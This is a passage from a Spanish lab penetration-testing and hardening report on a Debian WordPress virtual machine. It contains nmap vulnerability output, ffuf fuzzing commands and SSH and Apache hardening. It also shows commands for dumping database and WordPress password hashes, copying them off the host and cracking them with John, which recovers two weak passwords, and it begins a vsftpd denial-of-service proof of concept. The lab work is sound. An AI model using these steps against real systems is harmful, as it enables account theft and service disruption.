|       C6FB6D50-F71D-5870-B671-D6A09A95627F    8.1     https://vulners.com/githubexploit/C6FB6D50-F71D-5870-B671-D6A09A95627F  *EXPLOIT*
|       C623D558-C162-5D17-88A5-4799A2BEC001    8.1     https://vulners.com/githubexploit/C623D558-C162-5D17-88A5-4799A2BEC001  *EXPLOIT*
|       C5B2D4A1-8C3B-5FF7-B620-EDE207B027A0    8.1     https://vulners.com/githubexploit/C5B2D4A1-8C3B-5FF7-B620-EDE207B027A0  *EXPLOIT*
```

```
|       C185263E-3E67-5550-B9C0-AB9C15351960    8.1     https://vulners.com/githubexploit/C185263E-3E67-5550-B9C0-AB9C15351960  *EXPLOIT*
|       BDA609DA-6936-50DC-A325-19FE2CC68562    8.1     https://vulners.com/githubexploit/BDA609DA-6936-50DC-A325-19FE2CC68562  *EXPLOIT*
|       BA3887BD-F579-53B1-A4A4-FF49E953E1C0    8.1     https://vulners.com/githubexploit/BA3887BD-F579-53B1-A4A4-FF49E953E1C0  *EXPLOIT*
|       B1F444E0-F217-5FC0-B266-EBD48589940F    8.1     https://vulners.com/githubexploit/B1F444E0-F217-5FC0-B266-EBD48589940F  *EXPLOIT*
|       92254168-3B26-54C9-B9BE-B4B7563586B5    8.1     https://vulners.com/githubexploit/92254168-3B26-54C9-B9BE-B4B7563586B5  *EXPLOIT*
|       91752937-D1C1-5913-A96F-72F8B8AB4280    8.1     https://vulners.com/githubexploit/91752937-D1C1-5913-A96F-72F8B8AB4280  *EXPLOIT*
|       90104C60-A887-5437-8521-545277685F55    8.1     https://vulners.com/githubexploit/90104C60-A887-5437-8521-545277685F55  *EXPLOIT*
|       89F96BAB-1624-51B5-B09E-E771D918D1E6    8.1     https://vulners.com/githubexploit/89F96BAB-1624-51B5-B09E-E771D918D1E6  *EXPLOIT*
|       81F0C05A-8650-5DE8-97E9-0D89F1807E5D    8.1     https://vulners.com/githubexploit/81F0C05A-8650-5DE8-97E9-0D89F1807E5D  *EXPLOIT*
|       7C7167AF-E780-5506-BEFA-02E5362E8E48    8.1     https://vulners.com/githubexploit/7C7167AF-E780-5506-BEFA-02E5362E8E48  *EXPLOIT*
|       79FE1ED7-EB3D-5978-A12E-AAB1FFECCCAC    8.1     https://vulners.com/githubexploit/79FE1ED7-EB3D-5978-A12E-AAB1FFECCCAC  *EXPLOIT*
|       795762E3-BAB4-54C6-B677-83B0ACC2B163    8.1     https://vulners.com/githubexploit/795762E3-BAB4-54C6-B677-83B0ACC2B163  *EXPLOIT*
|       774022BB-71DA-57C4-9B8F-E21D667DE4BC    8.1     https://vulners.com/githubexploit/774022BB-71DA-57C4-9B8F-E21D667DE4BC  *EXPLOIT*
|       743E5025-3BB8-5EC4-AC44-2AA679730661    8.1     https://vulners.com/githubexploit/743E5025-3BB8-5EC4-AC44-2AA679730661  *EXPLOIT*
|       73A19EF9-346D-5B2B-9792-05D9FE3414E2    8.1     https://vulners.com/githubexploit/73A19EF9-346D-5B2B-9792-05D9FE3414E2  *EXPLOIT*
|       6E81EAE5-2156-5ACB-9046-D792C7FAF698    8.1     https://vulners.com/githubexploit/6E81EAE5-2156-5ACB-9046-D792C7FAF698  *EXPLOIT*
|       6B78D204-22B0-5D11-8A0C-6313958B473F    8.1     https://vulners.com/githubexploit/6B78D204-22B0-5D11-8A0C-6313958B473F  *EXPLOIT*
|       65650BAD-813A-565D-953D-2E7932B26094    8.1     https://vulners.com/githubexploit/65650BAD-813A-565D-953D-2E7932B26094  *EXPLOIT*
|       649197A2-0224-5B5C-9C4E-B5791D42A9FB    8.1     https://vulners.com/githubexploit/649197A2-0224-5B5C-9C4E-B5791D42A9FB  *EXPLOIT*
|       61DDEEE4-2146-5E84-9804-B780AA73E33C    8.1     https://vulners.com/githubexploit/61DDEEE4-2146-5E84-9804-B780AA73E33C  *EXPLOIT*
|       608FA50C-AEA1-5A83-8297-A15FC7D32A7C    8.1     https://vulners.com/githubexploit/608FA50C-AEA1-5A83-8297-A15FC7D32A7C  *EXPLOIT*
|       5D2CB1F8-DC04-5545-8BC7-29EE3DA8890E    8.1     https://vulners.com/githubexploit/5D2CB1F8-DC04-5545-8BC7-29EE3DA8890E  *EXPLOIT*
|       5C81C5C1-22D4-55B3-B843-5A9A60AAB6FD    8.1     https://vulners.com/githubexploit/5C81C5C1-22D4-55B3-B843-5A9A60AAB6FD  *EXPLOIT*
|       53BCD84F-BD22-5C9D-95B6-4B83627AB37F    8.1     https://vulners.com/githubexploit/53BCD84F-BD22-5C9D-95B6-4B83627AB37F  *EXPLOIT*
|       4FB01B00-F993-5CAF-BD57-D7E290D10C1F    8.1     https://vulners.com/githubexploit/4FB01B00-F993-5CAF-BD57-D7E290D10C1F  *EXPLOIT*
|       48603E8F-B170-57EE-85B9-67A7D9504891    8.1     https://vulners.com/githubexploit/48603E8F-B170-57EE-85B9-67A7D9504891  *EXPLOIT*
|       4748B283-C2F6-5924-8241-342F98EEC2EE    8.1     https://vulners.com/githubexploit/4748B283-C2F6-5924-8241-342F98EEC2EE  *EXPLOIT*
|       452ADB71-199C-561E-B949-FCDE6288B925    8.1     https://vulners.com/githubexploit/452ADB71-199C-561E-B949-FCDE6288B925  *EXPLOIT*
|       331B2B7F-FB25-55DB-B7A4-602E42448DB7    8.1     https://vulners.com/githubexploit/331B2B7F-FB25-55DB-B7A4-602E42448DB7  *EXPLOIT*
|       1FFDA397-F480-5C74-90F3-060E1FE11B2E    8.1     https://vulners.com/githubexploit/1FFDA397-F480-5C74-90F3-060E1FE11B2E  *EXPLOIT*
|       1FA2B3DD-FC8F-5602-A1C9-2CF3F9536563    8.1     https://vulners.com/githubexploit/1FA2B3DD-FC8F-5602-A1C9-2CF3F9536563  *EXPLOIT*
|       1F7A6000-9E6D-511C-B0F6-7CADB7200761    8.1     https://vulners.com/githubexploit/1F7A6000-9E6D-511C-B0F6-7CADB7200761  *EXPLOIT*
|       1CF00BB8-B891-5347-A2DC-2C6A6BFF7C99    8.1     https://vulners.com/githubexploit/1CF00BB8-B891-5347-A2DC-2C6A6BFF7C99  *EXPLOIT*
|       1AB9F1F4-9798-59A0-9213-1D907E81E7F6    8.1     https://vulners.com/githubexploit/1AB9F1F4-9798-59A0-9213-1D907E81E7F6  *EXPLOIT*
|       179F72B6-5619-52B5-A040-72F1ECE6CDD8    8.1     https://vulners.com/githubexploit/179F72B6-5619-52B5-A040-72F1ECE6CDD8  *EXPLOIT*
|       15C36683-070A-5CC1-B21F-5F0BF974D9D3    8.1     https://vulners.com/githubexploit/15C36683-070A-5CC1-B21F-5F0BF974D9D3  *EXPLOIT*
|       1337DAY-ID-39674        8.1     https://vulners.com/zdt/1337DAY-ID-39674        *EXPLOIT*
|       11F020AC-F907-5606-8805-0516E06160EE    8.1     https://vulners.com/githubexploit/11F020AC-F907-5606-8805-0516E06160EE  *EXPLOIT*
|       0FC4BE81-312B-51F4-9D9B-66D8B5C093CD    8.1     https://vulners.com/githubexploit/0FC4BE81-312B-51F4-9D9B-66D8B5C093CD  *EXPLOIT*
|       0B165049-2374-5E2A-A27C-008BEA3D13F7    8.1     https://vulners.com/githubexploit/0B165049-2374-5E2A-A27C-008BEA3D13F7  *EXPLOIT*
|       08144020-2B5F-5EB9-9286-1ABD5477278E    8.1     https://vulners.com/githubexploit/08144020-2B5F-5EB9-9286-1ABD5477278E  *EXPLOIT*
|       SSV:92579       7.5     https://vulners.com/seebug/SSV:92579    *EXPLOIT*
|       1337DAY-ID-26576        7.5     https://vulners.com/zdt/1337DAY-ID-26576        *EXPLOIT*
|       PACKETSTORM:189283      6.8     https://vulners.com/packetstorm/PACKETSTORM:189283      *EXPLOIT*
|       CVE-2025-26465  6.8     https://vulners.com/cve/CVE-2025-26465
|       9D8432B9-49EC-5F45-BB96-329B1F2B2254    6.8     https://vulners.com/githubexploit/9D8432B9-49EC-5F45-BB96-329B1F2B2254  *EXPLOIT*
|       85FCDCC6-9A03-597E-AB4F-FA4DAC04F8D0    6.8     https://vulners.com/githubexploit/85FCDCC6-9A03-597E-AB4F-FA4DAC04F8D0  *EXPLOIT*
|       1337DAY-ID-39918        6.8     https://vulners.com/zdt/1337DAY-ID-39918        *EXPLOIT*
|       D104D2BF-ED22-588B-A9B2-3CCC562FE8C0    6.5     https://vulners.com/githubexploit/D104D2BF-ED22-588B-A9B2-3CCC562FE8C0  *EXPLOIT*
|       CVE-2023-51385  6.5     https://vulners.com/cve/CVE-2023-51385
```

```
|       C07ADB46-24B8-57B7-B375-9C761F4750A2    6.5     https://vulners.com/githubexploit/C07ADB46-24B8-57B7-B375-9C761F4750A2  *EXPLOIT*
|       A88CDD3E-67CC-51CC-97FB-AB0CACB6B08C    6.5     https://vulners.com/githubexploit/A88CDD3E-67CC-51CC-97FB-AB0CACB6B08C  *EXPLOIT*
|       65B15AA1-2A8D-53C1-9499-69EBA3619F1C    6.5     https://vulners.com/githubexploit/65B15AA1-2A8D-53C1-9499-69EBA3619F1C  *EXPLOIT*
|       5325A9D6-132B-590C-BDEF-0CB105252732    6.5     https://vulners.com/gitee/5325A9D6-132B-590C-BDEF-0CB105252732  *EXPLOIT*
|       530326CF-6AB3-5643-AA16-73DC8CB44742    6.5     https://vulners.com/githubexploit/530326CF-6AB3-5643-AA16-73DC8CB44742  *EXPLOIT*
|       FD2E0EBA-ED84-5304-8862-84BCDEB2F288    5.9     https://vulners.com/githubexploit/FD2E0EBA-ED84-5304-8862-84BCDEB2F288  *EXPLOIT*
|       CVE-2023-48795  5.9     https://vulners.com/cve/CVE-2023-48795
|       721F040C-37BC-59E1-9433-01A2EAC2E755    5.9     https://vulners.com/githubexploit/721F040C-37BC-59E1-9433-01A2EAC2E755  *EXPLOIT*
|       CVE-2023-51384  5.5     https://vulners.com/cve/CVE-2023-51384
|       CVE-2025-32728  4.3     https://vulners.com/cve/CVE-2025-32728
|       CVE-2025-61985  3.6     https://vulners.com/cve/CVE-2025-61985
|       CVE-2025-61984  3.6     https://vulners.com/cve/CVE-2025-61984
|       B7EACB4F-A5CF-5C5A-809F-E03CCE2AB150    3.6     https://vulners.com/githubexploit/B7EACB4F-A5CF-5C5A-809F-E03CCE2AB150  *EXPLOIT*
|       4C6E2182-0E99-5626-83F6-1646DD648C57    3.6     https://vulners.com/githubexploit/4C6E2182-0E99-5626-83F6-1646DD648C57  *EXPLOIT*
|_      PACKETSTORM:140261      0.0     https://vulners.com/packetstorm/PACKETSTORM:140261      *EXPLOIT*
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
| vulners:
|   cpe:/a:apache:http_server:2.4.62:
|       PACKETSTORM:213257      9.1     https://vulners.com/packetstorm/PACKETSTORM:213257      *EXPLOIT*
|       CVE-2025-23048  9.1     https://vulners.com/cve/CVE-2025-23048
|       CNVD-2025-16610 9.1     https://vulners.com/cnvd/CNVD-2025-16610
|       CVE-2025-58098  8.3     https://vulners.com/cve/CVE-2025-58098
|       CVE-2025-59775  7.5     https://vulners.com/cve/CVE-2025-59775
|       CVE-2025-55753  7.5     https://vulners.com/cve/CVE-2025-55753
|       CVE-2025-53020  7.5     https://vulners.com/cve/CVE-2025-53020
|       CVE-2025-49630  7.5     https://vulners.com/cve/CVE-2025-49630
|       CVE-2024-47252  7.5     https://vulners.com/cve/CVE-2024-47252
|       CVE-2024-43394  7.5     https://vulners.com/cve/CVE-2024-43394
|       CVE-2024-43204  7.5     https://vulners.com/cve/CVE-2024-43204
|       CVE-2024-42516  7.5     https://vulners.com/cve/CVE-2024-42516
|       CNVD-2025-30837 7.5     https://vulners.com/cnvd/CNVD-2025-30837
|       CNVD-2025-30836 7.5     https://vulners.com/cnvd/CNVD-2025-30836
|       CNVD-2025-16614 7.5     https://vulners.com/cnvd/CNVD-2025-16614
|       CNVD-2025-16613 7.5     https://vulners.com/cnvd/CNVD-2025-16613
|       CNVD-2025-16612 7.5     https://vulners.com/cnvd/CNVD-2025-16612
|       CNVD-2025-16609 7.5     https://vulners.com/cnvd/CNVD-2025-16609
|       CNVD-2025-16608 7.5     https://vulners.com/cnvd/CNVD-2025-16608
|       CNVD-2025-16603 7.5     https://vulners.com/cnvd/CNVD-2025-16603
|       0E08753E-C6D7-5E76-A61F-6CA6F7F87AA8    7.5     https://vulners.com/githubexploit/0E08753E-C6D7-5E76-A61F-6CA6F7F87AA8  *EXPLOIT*
|       CVE-2025-49812  7.4     https://vulners.com/cve/CVE-2025-49812
|       CVE-2025-65082  6.5     https://vulners.com/cve/CVE-2025-65082
|       CNVD-2025-30833 6.5     https://vulners.com/cnvd/CNVD-2025-30833
|       CVE-2025-66200  5.4     https://vulners.com/cve/CVE-2025-66200
|_      CNVD-2025-30835 5.4     https://vulners.com/cnvd/CNVD-2025-30835
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-phpmyadmin-dir-traversal:
|   VULNERABLE:
|   phpMyAdmin grab_globals.lib.php subform Parameter Traversal Local File Inclusion
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2005-3299
```

```
|       PHP file inclusion vulnerability in grab_globals.lib.php in phpMyAdmin 2.6.4 and 2.6.4-pl1 allows remote attackers to include local files via the $__r
edirect parameter, possibly involving the subform array.
|
|     Disclosure date: 2005-10-nil
|     Extra information:
|       ../../../../../etc/passwd not found.
|
|     References:
|       http://www.exploit-db.com/exploits/1244/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2005-3299
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-server-header: Apache/2.4.62 (Debian)
| http-enum:
|   /readme.html: Wordpress version: 2
|   /wp-includes/images/rss.png: Wordpress version 2.2 found.
|   /wp-includes/js/jquery/suggest.js: Wordpress version 2.5 found.
|   /wp-includes/images/blank.gif: Wordpress version 2.6 found.
|   /wp-includes/js/comment-reply.js: Wordpress version 2.7 found.
|_  /readme.html: Interesting, a readme.
MAC Address: 08:00:27:63:CE:C1 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 54.66 seconds
```

Anexo B.6 – Enumeración de endpoints y virtual hosts

```
┌──(kali㉿kali)-[~]
└─$ ffuf -u http://192.168.1.131/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt > lista_ffuf.txt 2>&1
```

```
┌──(kali㉿kali)-[~]
└─$ ffuf -u http://192.168.1.131 -H "Host: FUZZ" -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt > lista_FUZZ.txt 2>&1
```

Anexo B.7 – Deshabilitación de XML-RCP

```
  GNU nano 7.2                    /var/www/html/.htaccess *
# BEGIN WordPress
# The directives (lines) between "BEGIN WordPress" and "END WordPress" are
# dynamically generated, and should only be modified via WordPress filters.
# Any changes to the directives between these markers will be overwritten.
<IfModule mod_rewrite.c>
RewriteEngine On
RewriteRule .* - [E=HTTP_AUTHORIZATION:%{HTTP:Authorization}]
RewriteBase /
RewriteRule ^index\.php$ - [L]
RewriteCond %{REQUEST_FILENAME} !-f
RewriteCond %{REQUEST_FILENAME} !-d
RewriteRule . /index.php [L]
</IfModule>

# Bloquea xmlrcp.php
<Files xmlrpc.php>
    order deny,allow
    deny from all
</Files>

# END WordPress
File Name to Write: /var/www/html/.htaccess
^G Help          M-D DOS Format    M-A Append        M-B Backup File
^C Cancel        M-M Mac Format    M-P Prepend       ^T Browse
```

Anexo B.8 – Endurecimiento (Hardening) de SSH

```
  GNU nano 7.2                          /etc/ssh/sshd_config *
# Authentication:

#LoginGraceTime 2m
PermitRootLogin no
#StrictModes yes
#MaxAuthTries 6
#MaxSessions 10

#PubkeyAuthentication yes

# Expect .ssh/authorized_keys2 to be disregarded by default in future.
#AuthorizedKeysFile     .ssh/authorized_keys .ssh/authorized_keys2

#AuthorizedPrincipalsFile none

#AuthorizedKeysCommand none
#AuthorizedKeysCommandUser nobody

# For this to work you will also need host keys in /etc/ssh/ssh_known_hosts
#HostbasedAuthentication no
# Change to yes if you don't trust ~/.ssh/known_hosts for
# HostbasedAuthentication
#IgnoreUserKnownHosts no
# Don't read the user's ~/.rhosts and ~/.shosts files
#IgnoreRhosts yes

# To disable tunneled clear text passwords, change to no here!
PasswordAuthentication no
#PermitEmptyPasswords no

^G Help        ^O Write Out   ^W Where Is    ^K Cut         ^T Execute     ^C Location
^X Exit        ^R Read File   ^\ Replace     ^U Paste       ^J Justify     ^/ Go To Line
```

Anexo B.9 – Configuración Apache para listado de directorios

```
  GNU nano 7.2                          /etc/apache2/apache2.conf *
<Directory /usr/share>
        AllowOverride None
        Options Indexes FollowSymLinks
        Require all granted
</Directory>

<Directory /var/www/>
#       Options Indexes FollowSymLinks
        Options -Indexes
        AllowOverride None
        Require all granted
</Directory>
```

Anexo B.10 – Camino de ataque John the Ripper

Enumeración de configuración inseguras

Ver usuarios y hashes:

mysql -u root -p

SELECT User, Host, plugin, Password FROM mysql.user;

```
debian@debian:~$ mysql -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 853016
Server version: 10.11.6-MariaDB-0+deb12u1 Debian 12

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> SELECT User, Host, plugin, Password FROM mysql.user;
+---------------+-----------+-----------------------+-------------------------------------------+
| User          | Host      | plugin                | Password                                  |
+---------------+-----------+-----------------------+-------------------------------------------+
| mariadb.sys   | localhost | mysql_native_password |                                           |
| root          | localhost | mysql_native_password | *774E76B0EB11F8D17C67073E0A57CA4D910F2792 |
| mysql         | localhost | mysql_native_password | invalid                                   |
| wordpressuser | localhost | mysql_native_password | *6BB4837EB74329105EE4568DDA7DC67ED2CA2AD9 |
| user          | localhost | mysql_native_password | *2470C0C06DEE42FD1618BB99005ADCA2EC9D1E19 |
+---------------+-----------+-----------------------+-------------------------------------------+
5 rows in set (0.010 sec)
```

El hash *6BB4837EB74329105EE4568DDA7DC67ED2CA2AD9 corresponde a una contraseña muy débil como 123456 (es un valor clásico en tablas de rainbow / repos de diccionarios, se puede encontrar como ejemplo de hash inseguro en proyectos de cracking de contraseñas). Lo mismo sucede con el hash *2470C0C06DEE42FD1618BB99005ADCA2EC9D1E19 que corresponde a la contraseña password. Este último usuario fue creado por el atacante y se procederá a su borrado.

Enumeración de base de datos

SHOW DATABASES;
USE wordpress;
SHOW TABLES;

```
MariaDB [(none)]> SHOW DATABASES;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| sys                |
| wordpress          |
+--------------------+
5 rows in set (0.007 sec)
```

```
MariaDB [wordpress]> SHOW TABLES;
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
12 rows in set (0.000 sec)
```

```
MariaDB [(none)]> USE wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
```

En un punto inicial teníamos una cuenta root con login local sin medidas adicionales, que tenía la misma contraseña trivial reutilizada en varios usuarios de BD (root, wordpressuser). Actualmente estas credenciales fueron endurecidas. También observamos una base de datos de **WordPress**, que suele contener credenciales en wp_users.

Robar usuarios y hashes de WordPress

USE wordpress;
SHOW TABLES LIKE '%users%'; -- normalmente wp_users
DESCRIBE wp_users; -- confirmar columnas
SELECT ID, user_login, user_email, user_pass FROM wp_users;

- user_login: usuario de WordPress.
- user_pass: hash de la contraseña (por defecto MD5 en instalaciones muy antiguas, pero en versiones modernas de WordPress es un formato portable basado en PHPass, también crackeable por herramientas como hashcat/john)

```
MariaDB [wordpress]> SHOW TABLES LIKE '%users%';
+-------------------------------+
| Tables_in_wordpress (%users%) |
+-------------------------------+
| wp_users                      |
+-------------------------------+
1 row in set (0.000 sec)

MariaDB [wordpress]> DESCRIBE wp_users;
+---------------------+---------------------+------+-----+---------------------+----------------+
| Field               | Type                | Null | Key | Default             | Extra          |
+---------------------+---------------------+------+-----+---------------------+----------------+
| ID                  | bigint(20) unsigned | NO   | PRI | NULL                | auto_increment |
| user_login          | varchar(60)         | NO   | MUL |                     |                |
| user_pass           | varchar(255)        | NO   |     |                     |                |
| user_nicename       | varchar(50)         | NO   | MUL |                     |                |
| user_email          | varchar(100)        | NO   | MUL |                     |                |
| user_url            | varchar(100)        | NO   |     |                     |                |
| user_registered     | datetime            | NO   |     | 0000-00-00 00:00:00 |                |
| user_activation_key | varchar(255)        | NO   |     |                     |                |
| user_status         | int(11)             | NO   |     | 0                   |                |
| display_name        | varchar(250)        | NO   |     |                     |                |
+---------------------+---------------------+------+-----+---------------------+----------------+
10 rows in set (0.005 sec)

MariaDB [wordpress]> SELECT ID, user_login, user_email, user_pass FROM wp_users;
+----+----------------+-------------------------+--------------------------------------------------------------+
| ID | user_login     | user_email              | user_pass                                                    |
+----+----------------+-------------------------+--------------------------------------------------------------+
|  1 | wordpress-user | rosinnicuentas@gmail.com | $wp$2y$10$ih5OKEa6WHrLcp2xmLuZEOzzoTRDTI1.HBSLxfKDkBFWW52is0Bzu |
+----+----------------+-------------------------+--------------------------------------------------------------+
1 row in set (0.000 sec)
```

Habiendo identificado la cuenta de administrador de WordPress y hecho el volcado de hashes el atacante pudo intentar romperlos offline (John, hashcat) usando diccionarios de contraseñas comunes.

```
debian@debian:~$ mysql -u root -p -e "SELECT user_login, user_pass FROM wordpress.wp_users;" > wp_hashes.txt
Enter password:
debian@debian:~$
```

wp_hashes.txt

```
1 user_login  user_pass
2 wordpress-user  $wp$2y$10$ih5OKEa6WHrLcp2xmLuZEOzzoTRDTI1.HBSLxfKDkBFWW52is0Bzu
```

Ejemplo de flujo con John en Kali:

scp -P 22 debian@192.168.1.131:/home/debian/wp_hashes.txt /home/kali/wp_hashes.txt

```
┌──(kali㉿kali)-[/]
└─$ scp -P 22 debian@192.168.1.131:/home/debian/wp_hashes.txt /home/kali/wp_hashes.txt
debian@192.168.1.131's password:
wp_hashes.txt                                                    100%  100    61.9KB/s   00:00
```

Posteriormente preparamos el archivo en formato adecuado para john/hashcat (según el formato concreto de user_pass).

john --wordlist=/usr/share/wordlists/rockyou.txt wp_hashes.txt

```
┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt wp_hashes.txt
Using default input encoding: UTF-8
No password hashes loaded (see FAQ)
```


Inicialmente John devolvía “No password hashes loaded (see FAQ)” porque el fichero contenía la salida “en bruto” de MySQL (con cabeceras y separadores no válidos).

```
┌──(kali㉿kali)-[~]
└─$ john --list=formats | grep -i phpass
416 formats (149 dynamic formats shown as just "dynamic_n" here)
pgpwde, phpass, PHPS, PHPS2, pix-md5, PKZIP, po, postgres, PST, PuTTY,

┌──(kali㉿kali)-[~]
└─$ john --format=phpass --stdout wp_hashes.txt 2>/dev/null

┌──(kali㉿kali)-[~]
└─$
```

Tras normalizar los datos a usuario:hash y especificar el formato phpass/WordPress, John continuaba sin reconocer los hashes ni crackearlos con rockyou.txt.

La razón, ese hash no es el típico phpass de WordPress antiguo: es el nuevo formato bcrypt+SHA-384 con prefijo wp2y10, introducido en versiones recientes de WordPress. Eso explica por qué John clásico no te lo reconoce porque no están soportados aún.

Para probar John the Ripper, modifico el fichero con los hashes de usuarios de base de datos (mysql.user):



```
┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt wp_hashes.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with no different salts (mysql-sha1, MySQL 4.1+ [SHA1 256/256 AVX2 8x])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
password         (?)
123456           (?)
2g 0:00:00:00 DONE (2026-03-24 18:34) 100.0g/s 400.0p/s 400.0c/s 800.0C/s 123456..rockyou
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

En conclusión, los usuarios de WordPress almacenaban sus contraseñas con el nuevo esquema wp2y$ (bcrypt + SHA-384), introducido en WordPress 6.8. Las herramientas estándar (John en Kali) no pudieron cargarlas ('No password hashes loaded'), lo que muestra una mejora real frente a ataques de fuerza bruta tradicionales. En entornos profesionales se podría recurrir a módulos específicos de hashcat (modo 74000) o al desarrollo de nuevos formatos para John.
El uso del nuevo esquema de hashing en WordPress demuestra una evolución significativa en la seguridad de credenciales, dificultando ataques de cracking incluso con herramientas especializadas.

Anexo B.11 – Explotación de vulnerabilidad DoS

En este apartado se explotará la vulnerabilidad DoS de FTP (puerto 21/tcp) detectada en fases iniciales, como una prueba de concepto de carga concurrente.

Reconocimiento

Se realizó un escaneo de vulnerabilidades con Nmap en el puerto FTP:

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV --script vuln 192.168.1.131 -p21
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-24 21:35 +0100
Nmap scan report for 192.168.1.131
Host is up (0.00061s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| vulners:
|   vsftpd 3.0.3:
|       CVE-2021-30047  7.5     https://vulners.com/cve/CVE-2021-30047
|_      CVE-2021-3618   7.4     https://vulners.com/cve/CVE-2021-3618
MAC Address: 08:00:27:63:CE:C1 (Oracle VirtualBox virtual NIC)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.97 seconds
```

Entender las vulnerabilidades

- CVE-2021-30047 (vsftpd 3.0.3 DoS): permite agotar el número limitado de conexiones

simultáneas de vsftpd, dejando el servicio inaccesible para usuarios legítimos.

- CVE-2021-30047 se explota abriendo muchas conexiones seguidas (por ejemplo con un script que lanza múltiples clientes FTP), hasta que el servidor no acepta más y causa denegación de servicio.
- CVE-2021-3618 (ALPACA): es un ataque de confusión de protocolo a nivel TLS; un atacante MiTM que controla el tráfico puede redirigirlo entre subdominios, rompiendo la autenticación de TLS y pudiendo llevar a ataques cruzados entre servicios.

Explotación DoS (CVE-2021-30047)

- **En la víctima**

Ver conexiones activas al puerto 21:

sudo ss -tan '(sport = :21)'

```
debian@debian:~$ sudo ss -tan '( sport = :21 )'
[sudo] password for debian:
State  Recv-Q Send-Q          Local Address:Port          Peer Address:Port
Process
LISTEN 0      32                         *:21                      *:*

ESTAB  0      0      [::ffff:192.168.1.131]:21   [::ffff:192.168.1.50]:53360
```

sudo ss -tan | grep ':21 ' | grep ESTAB | wc -l

```
debian@debian:~$ sudo ss -tan | grep ':21 ' | grep ESTAB | wc -l
5
```

Ver el proceso vsftpd:

top

Pre-ataque:

```
debian@debian: ~
File  Edit  View  Search  Terminal  Help
top - 18:05:41 up  1:31,  2 users,  load average: 0.21, 0.22, 0.21
Tasks: 156 total,   1 running, 155 sleeping,   0 stopped,   0 zombie
%Cpu(s):  3.4 us,  4.1 sy,  0.0 ni, 92.4 id,  0.0 wa,  0.0 hi,  0.0 si,  0.0 st
MiB Mem :   1967.0 total,    666.7 free,   1003.4 used,    466.7 buff/cache
MiB Swap:    975.0 total,    975.0 free,      0.0 used.    963.6 avail Mem

    PID USER      PR  NI    VIRT    RES    SHR S  %CPU  %MEM     TIME+ COMMAND
   2245 debian    20   0  730636  16828   5924 S   6.3   0.8   1:25.13 speech-dispatch
   1735 debian     9 -11 1703280  32820  23544 S   2.7   1.6   1:05.80 pulseaudio
   1514 root      20   0  558324 167432  71996 S   1.7   8.3   0:24.75 Xorg
   2232 debian    20   0  108808  10284   6820 S   1.7   0.5   0:19.36 sd_espeak-ng
   1970 debian    20   0  447836  36548  25156 S   1.3   1.8   0:02.27 wnck-applet
   2002 debian    20   0  388520  71488  32944 S   1.0   3.5   0:19.24 orca
   1848 debian    20   0   10508   6144   4316 S   0.7   0.3   0:06.10 dbus-daemon
   1899 debian    20   0  825196  48464  31716 S   0.7   2.4   0:04.20 marco
     35 root      20   0       0      0      0 I   0.3   0.0   0:03.69 kworker/1:1-events
   1819 debian    20   0  217360   2312   1912 S   0.3   0.1   0:17.07 VBoxClient
   1872 debian    20   0  164520   9928   7048 S   0.3   0.5   0:04.10 at-spi2-registr
   2704 debian    20   0  563252  55404  36252 S   0.3   2.8   0:10.12 mate-terminal
   3444 debian    20   0   11620   5468   3328 R   0.3   0.3   0:03.37 top
      1 root      20   0  102348  12300   9108 S   0.0   0.6   0:01.20 systemd
      2 root      20   0       0      0      0 S   0.0   0.0   0:00.01 kthreadd
      3 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 rcu_gp
      4 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 rcu_par_gp
```

Post-ataque:

```
top - 18:54:04 up  2:19,  2 users,  load average: 2.17, 0.97, 0.76
Tasks: 177 total,   8 running, 168 sleeping,   0 stopped,   1 zombie
%Cpu(s):  5.3 us, 18.5 sy,  0.0 ni, 74.1 id,  0.0 wa,  0.0 hi,  2.1 si,  0.0 st
MiB Mem :   1967.0 total,    557.1 free,   1091.3 used,    507.6 buff/cache
MiB Swap:    975.0 total,    975.0 free,      0.0 used.    875.7 avail Mem

